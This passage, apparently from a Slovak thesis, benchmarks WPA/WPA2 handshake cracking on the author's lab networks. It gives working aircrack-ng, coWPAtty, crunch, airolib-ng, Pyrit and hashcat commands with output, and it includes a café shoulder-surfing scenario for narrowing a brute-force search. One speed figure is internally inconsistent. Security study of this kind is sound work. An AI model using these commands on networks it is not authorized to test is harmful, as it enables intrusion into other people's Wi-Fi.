                       C2 ED 37 F9 67 09 98 A7 8D 06 98 FA 44 4F 73 DB
                       BC A5 14 BD A2 AA 24 4A 71 5F 0E 24 19 66 77 10

      EAPOL HMAC     : 39 F6 17 2C 9A 85 6D 56 12 12 CC 86 19 02 00 4A
```

Rovnaký útok zopakujeme aj použitím programu coWPAtty:

cowpatty -f rockyou.txt -r GOLDY_pentest-clean.cap -s

```
root@kali-goldy:~/WPAhandshakes# cowpatty -f rockyou.txt -r GOLDY_pentest-clean.
cap -s 'GOLDY_pentest'
cowpatty 4.6 - WPA-PSK dictionary attack. <jwright@hasborg.com>

Collected all necessary data to mount crack against WPA/PSK passphrase.
Starting dictionary attack.  Please be patient.

The PSK is "password".

2 passphrases tested in 0.01 seconds:  146.03 passphrases/second
```

'GOLDY_pentest'

V tomto prípade išlo skôr o otestovanie funkčnosti programov. Sieť GOLDY_pentest používala veľmi slabé heslo, ktoré sa v slovníku rockyou.txt nachádzalo na 4. mieste, čím bolo otestované okamžite po spustení programu, čím sme úspešne obnovili heslo siete GOLDY_pentest za

menej ako sekundu. V nasledujúcom teste budeme útočiť na rovnakú Wi-Fi sieť použitím iného slovníka, tentoraz pomocou 15668031_Words.txt.

```
aircrack-ng -w 15668031_Words.txt GOLDY_pentest-clean.cap
cowpatty -f 15668031_Words.txt -r GOLDY_pentest-clean.cap -s
'GOLDY_pentest'
```

Výsledky testov zachytáva nasledujúca tabuľka:

Názov siete: GOLDY_pentest		Slovník: - rockyou.txt	
Program	**Čas**	**Počet kľúčov/s**	**Výsledok útoku**
aircrack-ng	0h 0m 0s	467.56	Úspešné
coWPAtty	0h 0m 0s	146.03	Úspešné

Názov siete: GOLDY_pentest		Slovník: - 15668031_Words.txt	
Program	Čas	Počet kľúčov/s	Výsledok útoku
aircrack-ng	1h 54m 31s	1210,58	Úspešné
coWPAtty	22h 8m 13s	131,33	Úspešné

Ako môžeme vidieť z predošlej tabuľky, slovník rockyou.txt bol omnoho efektívnejší ako 15668031_Words.txt. Tento fakt vyplýva zo zlého návrhu slovníka. V slovníkoch bol rozdiel iba 1 milión slov, ale vzhľadom na to, že slovník rockyou.txt má usporiadané svoje záznamy podľa frekvencie využívania bolo heslo "password" nájdené oveľa skorej. Tento test mimo iného demonštruje, aký dôležitý je vhodný návrh slovníka. Keďže 15668031_Words.txt bol navrhnutý abecedne, fráza "password" bola vyskúšaná až po 8,3 miliónoch pokusoch. Týmto pádom bol slovník rockyou.txt pre dané heslo efektívnejší. Slovník 15668031_Words.txt je však vhodnejší na číselné kombinácie hesiel, keďže prvé vyše 2 milióny záznamov obsahuje len číselné kombinácie.

Druhý zaujímavý údaj je samotná rýchlosť skúšania kľúčov v programoch. Z meraní vyplýva, že program aircrack-ng dokázal testovať priemernou rýchlosťou 1239 kľúčov za sekundu, coWPAtty prechádzal rovnakým slovníkom s rýchlosťou iba 131 kľúčov za sekundu. Týmto pozorovaním sme zistili, že program aircrack-ng dokázal previesť rovnakú operáciu takmer desaťkrát rýchlejšie, čím efektívnejšie využil dostupný výpočtový výkon.

Sieť GOLD_WPA

Na sieti GOLD_WPA si ukážeme efektivitu nástrojov pri prelamovaní WPA hesla. Sieť používa pomerne komplexné heslo, ktoré sa zatiaľ v žiadnom slovníku nenachádza. My teda upravíme slovník rockyou.txt tak, že na riadok pod číslom 3 000 000 vložíme správne heslo, ktoré je: ***nahodneHesloVSlovniku5***. Keďže všetky programy prechádzajú slovníkom sekvenčne, vždy budú musieť prejsť rovnaký počet záznamov. Týmto spôsobom sa objektívne dozvieme, ktorá aplikácia a ktorý spôsob je pri prelamovaní hesiel najefektívnejší.

Vloženie záznamu na riadok 3 000 000 dosiahneme nasledujúcim príkazom:

```
sed -i '3000000i nahodneHesloVSlovniku5' ./rockyou.txt
```

Po úspešnom vložení záznamu na konkrétny riadok ho vieme skontrolovať pomocou nasledujúceho príkazu:

```
sed -n '2999997,3000003p' ./rockyou.txt
```

```
root@kali-goldy:~/WPAhandshakes# sed -n '2999997,3000003p' ./rockyou.txt
ucz9ju
ucz7659
ucyy1234
nahodneHesloVSlovniku5
ucyxu6
ucysanjana
ucypeare11
```

Príkazom sme vypísali 3 záznamy pred a 3 záznamy za vloženým slovom. Ako vidíme, program úspešne vložil dané slovo na požadované miesto. Teraz spustíme slovníkový útok využitím programov aircrack-ng a coWPAtty, pričom budeme porovnávať jeho rýchlosť. Nasledujúca tabuľka znázorňuje výsledky testov:

Názov siete: GOLD_WPA		Slovník: Upravený rockyou.txt	
Program	Čas	Počet kľúčov/s	Počet testovaných slov
aircrack-ng	0h 22m 29s	1221,06	1 647 164
coWPAtty	2h 15m 48s	202,16	1 647 164

Ako visíme, testovaných nebolo 3 milióny záznamov, ale iba 1,6 milióna slov. Tento jav nastal z dôvodu, že programy automaticky preskakovali slová kratšie ako 8 znakov, ktoré nemá zmysel skúšať Ako vidíme, aircrack-ng bol opäť o značný čas rýchlejší ako coWPAtty. Zaujímalo nás preto, prečo nastávajú až takéto veľké rozdiely v spracovaní rovnakého množstva dát. Na monitorovanie programov sme použili príkaz `top`, ktorý zachytáva bežiace procesy v systéme a taktiež znázorňuje aktuálne využívanie systémových prostriedkov týmito procesmi. Zatiaľ, čo program aircrack-ng využíval CPU na 180-190%, program coWPAtty ho využíval iba na 100 %. Tieto percentá, samozrejme, znázorňujú využitie jadier procesoru, takže z tohto údaju vyplýva, že program aircrack-ng využíval obidve fyzické jadrá, zatiaľ čo coWPAtty využíval iba jedno jadro. Z týchto výsledkov sme usúdili, že coWPAtty nepodporuje funkciu multi-threading, čiže nedokáže využívať viacero jadier súčasne. Taktiež horšia optimalizácia tohto programu mu neumožňuje využívať spomínané jedno jadro veľmi efektívne, takže výsledná rýchlosť sa k iným novším programom nedá porovnať. Vývoj programu coWPAtty je zastavený už niekoľko rokov a jeho horšia výkonnosť je spojená práve s týmto faktom. Po predošlých zisteniach už program coWPAtty využívať nebudeme.

Sieť GOLDS CLAN

Aj vzhľadom na to, že sieť GOLD CLAN využíva protokol WPA/WPA2, princíp prelamovania 4-way-handshake ostáva rovnaký. Voči tejto sieti boli skúsené slovníkové útoky využitím programu aircrack-ng s nasledovnými výsledkami:

Názov siete: GOLDS CLAN		Program aircrack-ng		
Slovník	Čas	Počet kľúčov/s	Počet testovaných slov	Výsledok útoku
Rockyou.txt	2h 10m 48s	1223,02	9 598 252	Neúspešné
15668031_Words.txt	2h 25m 6s	1226,39	10 676 938	Neúspešné

```
                              Aircrack-ng 1.2 rc3

                  [02:10:48] 9598252 keys tested (1258.56 k/s)

                      Current passphrase:  ennifer

      Master Key     : DC 24 2F 77 CB 62 64 C6 23 4B FE DA D7 EE BB 41
                       4B 79 81 A5 7B C6 1E 47 F1 FC 5C FD A6 A9 72 95

      Transient Key  : 4A 98 7F 00 3B A8 68 2F 80 2B C0 89 D5 39 9C 44
                       00 F2 BE 9E B0 73 9E 82 46 90 83 B0 52 90 C9 60
                       14 14 91 41 2C DA 29 89 86 B0 30 A7 2F D0 F2 78
                       45 9F EC 6F 1A F5 DF 00 38 98 59 B2 2C DF 2B 09

      EAPOL HMAC     : 13 36 75 9A E8 8E 86 EE B3 04 EC A6 10 EF E8 C4

Passphrase not in dictionary
```

Z tabuliek a obrázku vyplýva, že útok na sieť GOLDS CLAN pomocou slovníkov rockyou.txt a 15668031_Words nebol úspešný. Na základe doterajších praktických testov vieme jasne skonštatovať, že pokiaľ sa heslo siete nenachádza v našich slovníkoch, je nemožné ho zistiť.

2.4.4.3. Brute-force útok metódou od a po z

Prelamovanie hesiel metódou "brute-force od a po z" môže byť využité v prípade, že sa zadaná fráza nenachádza v našom slovníku. Metóda od a po skúša všetky možné kombinácie znakov a čísel. Táto metóda je samozrejme extrémne zdĺhavá a potrebný čas na prevedenie útoku sa exponenciálne zvyšuje s každým ďalším znakom v hesle. V prípade znalosti použitých typov znakov (malé písmená, veľké písmená, číslice, špeciálne znaky atď.) môžeme dĺžku útoku čiastočne znížiť, ale napriek tomu je vo väčšine prípadov útok nemožné previesť v rozumnom čase.

Brute-force útok tohto typu je možné previesť napr. pomocou nástrojov aircrack-ng a Crunch. Samozrejme, existuje veľa rôznych softvérových variácii prevedenia tohto útoku, my sa však budeme venovať len tejto jednej.

Predstavme si praktickú situáciu, keď na verejnom priestranstve, napr. v kaviarni uvidíme, ako sa niekto prihlasuje na Wi-Fi sieť. Keďže na obrazovke daného človeka vidíme len bodky, heslo, ktoré z obrazovky vyčítame má tvar • • • • • • • •, pričom sme si všimli, že používateľ pri prihlasovaní zadával iba numerické znaky a žiadny z nich nebola nula. Tým pádom nám ostali znaky 1,2,3,4,5,6,7,8,9, čiže 9 rôznych znakov. Keďže je heslo 8-miestne, pri hádaní rôznych hesiel nám ostáva 9^8, čiže 43 046 721 rôznych možností hesiel. Bežnou rýchlosťou cca. 3000 k/s by sme tento počet hesiel prelamovali skoro 4 hodiny, pri aktuálnom hardvéri (1200 - 1300 k/s) bude však maximálna doba trvania útoku asi 2,5-krát dlhšia. Zahájenie útoku vhodného pre tento scenár by mohlo byť dosiahnuté príkazom:

```
crunch 8 8 123456789 | aircrack-ng -w - -e 'CiselneTornado'
ciselny_handshake-clean.cap
```

Predošlým príkazom spôsobíme generovanie 8 znakových reťazcov pomocou znakov 1 až 9. Program Cruch bude tieto reťazce postupne generovať, ale namiesto ich výpisu na obrazovku budú pomocou presmerovania poslané do programu aircrack-ng. V programe sme uviedli prepínač `-w` s argumentom `-`, ktorý vyznačuje, že program očakáva vstup údajov z iného zdroja ako slovníka. Pri tomto type útoku musíme pomocou prepínača -e uviesť ESSID siete manuálne, v tomto prípade je názov siete "CiselneTornado". Ako posledný argument uvedieme klasicky cestu k .cap súboru, a proces prelamovania hesiel metódou "od a do z" sa môže začať.

```
Aircrack-ng 1.2 rc3

[00:39:20] 2881672 keys tested (1248.86 k/s)

KEY FOUND! [ 16482927 ]
```

Týmto pádom by boli testované všetky možnosti od 11111111 po 99999999, program však automaticky zastavil, keď bolo nájdené správne heslo. Pre dané heslo "***16482927***" bolo trvanie útoku 39 minút a 20 sekúnd, pričom bolo skúsených 2 881 673 kombinácii. Tento test teda dokázal, že je možné prelomiť zabezpečenie WPA hesla aj bez toho, aby sa spomínaná fráza nachádzala v jednom z testovaných slovníkov. Útok tohto typu však vždy trvá relatívne dlhý čas, preto je potrebné mať k dispozícii správny hardvér a pred útokom si vždy vypočítať jeho maximálnu dĺžku. Výpočet dĺžky trvania útoku môže byť prevedený manuálne, alebo nám na tento účel poslúži aj skvelá brute-force kalkulačka, ktorú nájdeme na stránke calc.opensecurityresearch.com.

Pre zaujímavosť ešte uvádzame dĺžku prelamovania 8-miestnych WPA hesiel pri predpoklade 3100 kľúčov za sekundu:

8-miestne WPA heslo	Potrebný čas
Malé písmená	2r 80d 8h 57m
Malé písmená + čísla	29r 241d 17h 33m
Malé + veľké + čísla	2268r 183d 0h 8m
Malé + veľké + čísla + špec. znaky	11529r 126d 11h 6m

2.4.4.4. Útok pomocou vopred vygenerovaných PMK kľúčov

Ako sme si už spomenuli v predošlých častiach, jednou z možností urýchlenia priebehu útoku je vypočítanie PMK hodnôt vopred. Nezabúdajme, že na tento proces potrebujeme ESSID siete a heslo. Na vypočítanie PMK hodnôt vieme využiť aj nástroj genpmk, ktorý je súčasťou aplikácie coWPAtty. Ako sme sa však dozvedeli v predošlých testoch, coWPAtty dokáže využívať len 1 jadro procesoru, preto je tento proces neefektívny. Ďalšou možnosťou je generovanie PMK kľúčov pomocou programu Pyrit alebo airolib-ng. My si ukážeme práve druhý spomínaný spôsob.

Rozhodne efektívnejšia metóda by bola, keby si necháme PMK kľúče vygenerovať prostredníctvom iného zariadenia s výkonnejším hardvérom. Tým pádom by sme útok trvanie útoku vedeli znížiť o niekoľko % v závislosti od rozdielu v hardvérových výkonoch daných zariadení. V tomto teste si necháme vygenerovať PMK kľúče priamo v notebooku, ktorý sme doteraz používali. Týmto pádom nenastane očakávané urýchlenie procesu, avšak na demonštráciu tohto princípu to bohato postačí.

Na generovanie spomínaných PMK kľúčov využijeme aplikáciu airolib-ng, ktorú sme si predstavili v predošlých častiach tohto dokumentu. Ako prvý krok je nutné vytvoriť databázu a pridať do nej ESSID siete a súbor s kľúčmi. Tento proces je možné vykonať nasledujúcimi príkazmi:

```
echo 'GOLD_WPA' | airolib-ng db_GOLD_WPA.db --import essid -
```

Týmto príkazom importujeme do databázy db_GOLD_WPA.db ESSID prostredníctvom presmerovania. Ako argument `essid` sme uviedli `-`, čo znamená, že ESSID bude vložené prostredníctvom presmerovania. Ak by sme chceli, môžeme ESSID importovať zo súboru. V tomto prípade by sme namiesto `-` uviedli cestu k súboru. V prípade, že databáza doposiaľ neexistuje, program ju automaticky vytvorí.

```
airolib-ng db_GOLD_WPA.db --import passwd rockyou.txt
```

Predošlý príkaz importuje súbor s heslami. Heslo vieme importovať aj pomocou presmerovania podobne ako v predošlom prípade. Pri importovaní hesiel sa môže objaviť chybová hláška "invalid lines ignored", ktorá oboznamuje o vynechaní záznamov, ktoré nespĺňajú požiadavky pre WPA heslo (aspoň 8 a maximálne 64 znakov)

```
airolib-ng db_GOLD_WPA.db --clean all
```

Toto bol posledný príkaz prípravy databázy. Tento príkaz vyčistí databázu od všetkých nesprávnych záznamov, optimalizuje jej veľkosť a spustí kontrolu integrity. Po dokončení tohto príkazu môžeme spustiť proces spracovávania databázy a generovania PMK kľúčov. Tento proces spustíme nasledovným príkazom:

```
airolib-ng db_GOLD_WPA.db --batch
```

Tento program bohužiaľ dokáže využívať iba jedno procesorové jadro podobne ako coWPAtty, takže proces môže trvať pomerne dlho. Po vypočítaní vyše 5 miliónov PMK sme proces nachvíľu prerušili. Pomocou argumentu `--stats` sa môžeme pozrieť na informácie o databáze, ktorú program doteraz spracovával.

```
root@kali-goldy:~/WPAhandshakes# airolib-ng db_GOLD_WPA --stats
There are 1 ESSIDs and 9611375 passwords in the database. 5100000 out of 9611375
 possible combinations have been computed (53.0621%).

ESSID   Priority        Done
GOLD_WPA        64      53.06
```

Po prezretí aktuálneho stavu môžeme pri spracovávaní PMK pokračovať prostredníctvom príkazu `--batch`. Program pokračuje v počítaní databázy tam, kde prestal, takže proces generovania PMK sa dá previesť aj na viackrát.

Po dopočítaní celej databázy si jej stav môžeme overiť pomocou príkazu `--stats`. Výstup by mal ukazovať 100% dokončenosť procesu. Pomocou príkazu `--verify` môžeme následne overiť 10% náhodných PMK kľúčov v databáze, aby sme sa uistili, že výpočty prebehli správne. Vypočítané PMK hodnoty samozrejme zaberajú nejaké miesto na disku. Pomocou príkazu `ls -lh db_GOLD_WPA.db` sme zistili, že daná databáza má veľkosť 1,1 gigabajtu, čo vychádza zhruba 118 bajtov na každú PMK hodnotu. Ak by nás zaujímalo, ako daná databáza vyzerá skutočne, môžeme použiť príkaz `sqlitebrowser`, ktorý nám krásne vykreslí celú databázu s jej tabuľkami.

Po prezretí a overení databázy sa konečne môžeme pustiť do procesu prelamovania. Opäť použijeme program aircrack-ng, ale tentoraz namiesto cesty k slovníku uvedieme cestu k airolib databáze pomocou prepínača *-r*.

```
aircrack-ng -r db_GOLD_WPA.db GOLD_WPA-clean.cap
```

```
                              Aircrack-ng 1.2 rc3

                [00:00:33] 1653673 keys tested (48761.98 k/s)

                 KEY FOUND! [ nahodneHesloVSlovniku5 ]


    Master Key     : 7D B0 DF 09 F0 20 F7 DD D9 35 64 41 68 93 87 DA
                     F5 A2 39 46 3D 9E 36 49 4B 19 95 3A 75 70 F7 DF

    Transient Key  : 80 B2 91 25 17 66 8E 3F 13 75 85 01 C0 57 75 E5
                     B2 D9 9A 23 2E A8 92 DE 76 F4 00 35 FE AB 91 C1
                     F2 B2 A3 3A 92 BC 68 D1 DB 44 0B C2 C7 94 E7 A9
                     3C 78 6E 13 33 7B 8D 3B D4 9A B7 B0 93 14 52 A5

    EAPOL HMAC     : 9F 7F 25 8D 4A 53 CF 4A 38 02 49 0B 5E 08 36 82
```

Ako vidíme, pomocou vopred vygenerovaných PMK kľúčov trval celý proces prelamovania iba 33 sekúnd, pretože program dokázal vyskúšať až 14761.98 kľúčov za sekundu. Proces prelamovania hesiel bol týmto značne urýchlený, treba však myslieť aj na čas vyžadovaný pri tvorbe databázy s PMK záznamami. Ako bolo spomenuté, program airolib-ng dokázal využiť iba jedno procesorové jadro, preto pracoval rýchlosťou 189 PMK/s, čo je v porovnaní s klasickým aircrack útokom takmer 10x pomalšie. Celkový proces generovania 9,6 milióna PMK kľúčov preto trval až 14 hodín 3 minúty a 26 sekúnd. Týmto pádom bol útok dlhší o vyše 13 a pol hodiny pri porovnaní s klasickým útokom použitím rovnakého slovníka a útokom na tú istú sieť. Keby sme PMK databázu generovali prostredníctvom programu schopného využívať obe jadrá, samozrejme, že databáza by 14 hodín spracovávaná nebola. V tomto konkrétnom prípade sme si teda pri útoku s vopred generovanými PMK hodnotami značne pohoršili. Vo všeobecnosti je však tento spôsob efektívny a použitím správneho hardvéru a softvéru vieme dosiahnuť viditeľné rozdiely v dĺžke trvania útoku.

2.4.4.5. Pokročilé prelamovanie využitím programov Pyrit a Hashcat

Programy Pyrit a Hashcat sú špeciálne programy na prelamovanie šifier, ktoré okrem výkonu CPU dokážu využívať aj výkon grafického procesora GPU. Pre porovnanie s programom aircrack-ng budeme využívať handshake súbor zo siete GOLD_WPA a upravený slovník rockyou.txt. Hľadané heslo sa nachádza na riadku č. 3 000 000, pričom programy potrebujú vyskúšať vyše 1,6 milióna záznamov, aby sa k tomuto záznamu dostali. Ako prvý skúsime program Pyrit.

Pyrit

Základný útok pomocou slovníku a .cap súboru spustíme nasledovným príkazom:

```
pyrit -r GOLD_WPA-clean.cap -i rockyou.txt attack_passthrough
```

Priebeh prelamovania bol prvé 2-3 minúty pomerne pomalý a pohyboval sa na úrovni 700-800 PMK kľúčov za sekundu. Po tomto čase proces zrýchlil na 1600 - 1700 PMK kľúčov za sekundu.

Prejdenie 1,6 milióna záznamov však trvalo rovnaký čas ako pri programe aircrack-ng - 22 minút a 7 sekúnd.

Program Pyrit má však omnoho viac využití ako iba klasický útok pomocou pcap súboru a slovníka. Do vstupu programu môžeme vložiť aj coWPAtty tabuľku alebo airolib-ng databázu, alebo programu prikázať, nech počíta iba PMK kľúče, ktoré je následne možné exportovať do airolib-ng databázy. Počítanie PMK kľúčov má oproti airolib-ng výhodu, keďže Pyrit dokáže využívať viacero procesorových jadier. Proces je tým pádom rýchlejší.

Vypočítanie PMK databázy a jej následný export je prevedený nasledujúcimi príkazmi:

```
echo 'GOLD_WPA' | pyrit -i - create_essid
pyrit -i rockyou.txt import_passwords
pyrit batch
```

Program Pyrit pracuje so súborovou štruktúrou trochu inak, preto nie je nutné uvádzať cestu k databáze. Program Pyrit si vytvára vlastný súborový systém v priečinku `/root/.pyrit/`. Všetky importované ESSID aj heslá sú uložené v tejto jednej veľkej databáze. Prepínač `-u` umožňuje špecifikovať aj iné miesto na disku, na tieto účely ho však používať nebudeme.

Keďže proces kalkulácie PMK používal obe jadrá, bol omnoho rýchlejší ako použitie programu airolib. Celý slovník rockyou.txt bol vypočítaný za 2 hodiny, 6 minút a 10 sekúnd, z čoho dostávame 1269,42 PMK za sekundu. Po dokončení procesu počítania PMK môžeme použiť príkaz `pyrit eval`, ktorý nám vráti informácie o databáze:

```
root@kali-goldy:~# pyrit eval
Pyrit 0.4.0 (C) 2008-2011 Lukas Lueg http://pyrit.googlecode.com
This code is distributed under the GNU General Public License v3+

Connecting to storage at 'file://'...  connected.
Passwords available: 9609473

ESSID 'GOLD_WPA' : 9609473 (100.00%)
```

```
root@kali-goldy:~/WPAhandshakes# pyrit -r GOLD_WPA-clean.cap attack_db
Pyrit 0.4.0 (C) 2008-2011 Lukas Lueg http://pyrit.googlecode.com
This code is distributed under the GNU General Public License v3+

Connecting to storage at 'file://'...  connected.
Parsing file 'GOLD_WPA-clean.cap' (1/1)...
Parsed 3 packets (3 802.11-packets), got 1 AP(s)

Picked AccessPoint 00:22:b0:9a:ad:af ('GOLD_WPA') automatically.
Attacking handshake with Station 00:25:d3:87:a3:17...
Tried 1575709 PMKs so far (16.4%); 3001013 PMKs per second.d.

The password is 'nahodneHesloVSlovniku5'.
```

Po vypočítaní PMK kľúčov v celej databáze ju môžeme priamo použiť ako vstup do programu Pyrit:

```
pyrit -r GOLD_WPA-clean.cap attack_db
```

Pyrit útok prostredníctvom vopred vygenerovaných PMK bol extrémne rýchly, pomocou airolib-ng a aircrack-ng tento proces trval vyše 30 sekúnd, Pyrit toto heslo dokázal nájsť za necelé 3 sekundy, čím sa celkový proces mnoho-násobne zrýchlil. Databáza programu Pyrit zaberá na disku len 422 megabajtov, zatiaľ čo rovnaká SQL airolib-ng databáza zaberá až 1,1 gigabajtov miesta.

Alternatívne môžeme vytvorenú Pyrit databázu exportovať do SQL formy pre program airolib-ng:

```
pyrit -o GOLD_WPA_airolib_db export_hashdb
```

Možnosti programu Pyrit pri tvorbe databázy, samozrejme, nekončia. Tento veľmi silný program je vhodný na mnohé ďalšie úlohy, poskytuje funkcionalitu programu wpaclean a mnohé ďalšie. Osobne som si program veľmi obľúbil, aj keď počiatočná práca s ním sa môže zdať pomerne náročná.

Hashcat

Program hashcat je určený na prelamovanie mnohých druhov šifier, preto neobsahuje žiadne špeciálne funkcie pre WPA/WPA2. Jeho rýchlosť je ohromná, avšak prácu so SQL databázou a coWPAtty súbormi od neho nečakajme. S týmto programom teda vieme uskutočniť bežný útok pomocou predpripraveného slovníka. Pred spustením programu musíme použiť `--help` argument, kde získame požadované informácie o spustení útoku. Postupne si pozrieme základnú syntax programu hashcat, následne si overíme typ hashu v tabuľke - pre WPA/WPA2 systémy je to číslo 2500. Pre bežný slovníkový útok využijeme Straight attack s poradovým číslom 0. Posledný potrebný argument je špecifikácia výstupného súboru v prípade odhalenia hesla. Výstupný súbor špecifikujeme prepínačom `-o` . Tento zápis nám umožní získať výstupné heslo, ako aj jeho hash hodnotu.

Pred použitím programu hashcat ešte bude nutné prekonvertovať aktuálny pcap súbor a špeciálny hashcat capute file (hccap). Túto konverziu je možné previesť prostredníctvom programu aircrack-ng použitím prepínača `-J`.

```
aicrack-ng -J GOLD_WPA-hashcat GOLD_WPA-clean.cap
```

Týmto príkazom pádom vytvoríme nový súbor GOLD_WPA-hashcap.hccap, ktorý je použiteľný v programe hashcat. Druhou možnosť konverzie súborov .cap na .hccap je prostredníctvom použitia stránky hashcat.net/cap2hccap/. Súbor pre upload musí mať najviac 5 megabajtov, preto je dôležité, aby bol .cap súbor vhodne očistený a obsahoval len nevyhnutné packety.

Program hashcat nakoniec spustíme nasledovným príkazom:

```
hashcat -m 2500 -o password.txt -a 0 GOLD_WPA-hashcat.hccap
rockyou.txt
```

```
[s]tatus [p]ause [r]esume [b]ypass [q]uit => s

Input.Mode: Dict (rockyou.txt)
Index.....: 1/5 (segment), 3627171 (words), 33550338 (bytes)
Recovered.: 0/1 hashes, 0/1 salts
Speed/sec.: 1.10k plains, 1.10k words
Progress..: 593908/3627171 (16.37%)
Running...: 00:00:09:00
Estimated.: 00:00:45:57


[s]tatus [p]ause [r]esume [b]ypass [q]uit =>
```

Počas behu programu vieme používať písmená `s p r b q` , ktorými vieme ovládať správanie sa programu. Beh programu vieme ukončiť, pozastaviť alebo zobraziť štatistiky o aktuálnom procese prelamovania. Nasledovný obrázok zobrazuje štatistiky aktuálnej relácie prelamovania hesla stlačením tlačidla s:

Dokončenie procesu prelamovania WPA hash reťazca programu Hashcat trvalo 36 minút a 1 sekundu. Týmto pádom, na naše sklamanie bol Hashcat v porovnaní s programami Pyrit a aircrack-ng pomerne pomalý.

Výstup programu po dokončení útoku vyzerá nasledovne:

```
root@kali-goldy:~/WPAhandshakes# cat password.txt
GOLD WPA.hccap:nahodneHesloVSlovniku5
```

Okrem klasického slovníkového útoku podporuje hashcat aj mnohé ďalšie útoky. Veľmi populárnym riešením je aj brute-force útok, tiež známy ako Mask attack. Tento sa značí pomocou argumentu -a 3 a umožňuje vykonať klasický brute-force útok s tým, že na jednotlivé pozície hesiel môžeme definovať masky. Masky programu hashcat sú nasledovné:

- **?d**: 0123456789
- **?s**: ! " # $ % ' ( ) * + , - . / : ; < = > ? @ [\ ] ^ _ { | }
- **?u**: ABCDEFGHIJKLMNOPQRSTUVWXZY
- **?l**: abcdefghijklmnopqrstuvwxzy
- **?a**: Všetky vyššie uvedené

Pomocou týchto masiek vieme následne definovať dĺžku hesla a aj sada znakov, ktorá má byť na danom mieste skúšaná. Ak poznáme znak na konkrétnom mieste, môžeme ho zapísať priamo medzi masky.

Na ukážku funkčnosti programu môžeme využiť handshake súbor z predošlého príkladu, kde sme testovali program Crunch v súčinnosti s programom aircrack-ng. V tomto prípade vieme, že heslo je iba numerické, 8 znakové a posledná klávesa ktorú používateľ stlačil bola 7. Odchytený .cap súbor skonvertujeme na .hccap a masku pre tento prípad zapíšeme nasledovne - ?d?d?d?d?d?d?d7. Túto masku dosadíme do programu hashcat:

```
hashcat -m 2500 -a 3 ciselny_handshake_hashcat.hccap ?d?d?d?d?d?d?d7
```


Tento útok úspešne obnovil 8 miestne číselné heslo za 1 hodinu, 28 minút a 54 sekúnd pri vyskúšaní 5 858 016 kombinácii, čím dosiahol rýchlosť 1098,24 kľúčov za sekundu.

2.4.4.6. Zrýchľovanie procesu prelamovania pomocou GPU

V našich doterajších testoch sme používali iba notebook bez grafického výpočtového výkonu, všetky doterajšie testy teda boli prevedené prostredníctvom CPU. Ako sme sa však bavili v predošlých častiach, útoky využitím GPU sú omnoho rýchlejšie. Je to z dôvodu, že výkonné procesory majú 8, niekedy viac jadier, zatiaľ čo grafická jednotka má stovky jadier. Každé jadro dokáže vykonávať úlohy nezávisle, preto sú grafické karty disponujú väčším výpočtovým výkonom.

Keďže výkonné grafické karty sa väčšinou nachádzajú v operačných systémoch Windows, väčšinu doteraz používaných programov nebudeme vedieť použiť. Projekt Hashcat však vytvoril prostredie aj pre Windows, preto ho budeme v nasledujúcich testoch používať. Program Hashcat s verziou pre Windows je možné stiahnuť z oficiálnej stránky hashcat.net. Na oficiálnej stránke si môžeme vybrať 2 verzie programu, Hashcat a oclHashcat. Klasický Hashcat využíva výpočtový výkon CPU, zatiaľ čo oclHashcat sa zameriava na útoky prostredníctvom GPU. Pre účel porovnávania si stiahneme obe verzie, ale v prípade že máte vlastnú grafickú kartu, v praxi bude oclHashcat takmer vždy rýchlejší. Pri výbere oclHashcatu je dôležité vybrať správnu verziu, keďže existujú rôzne verzie pre grafické karty nVidia a AMD.

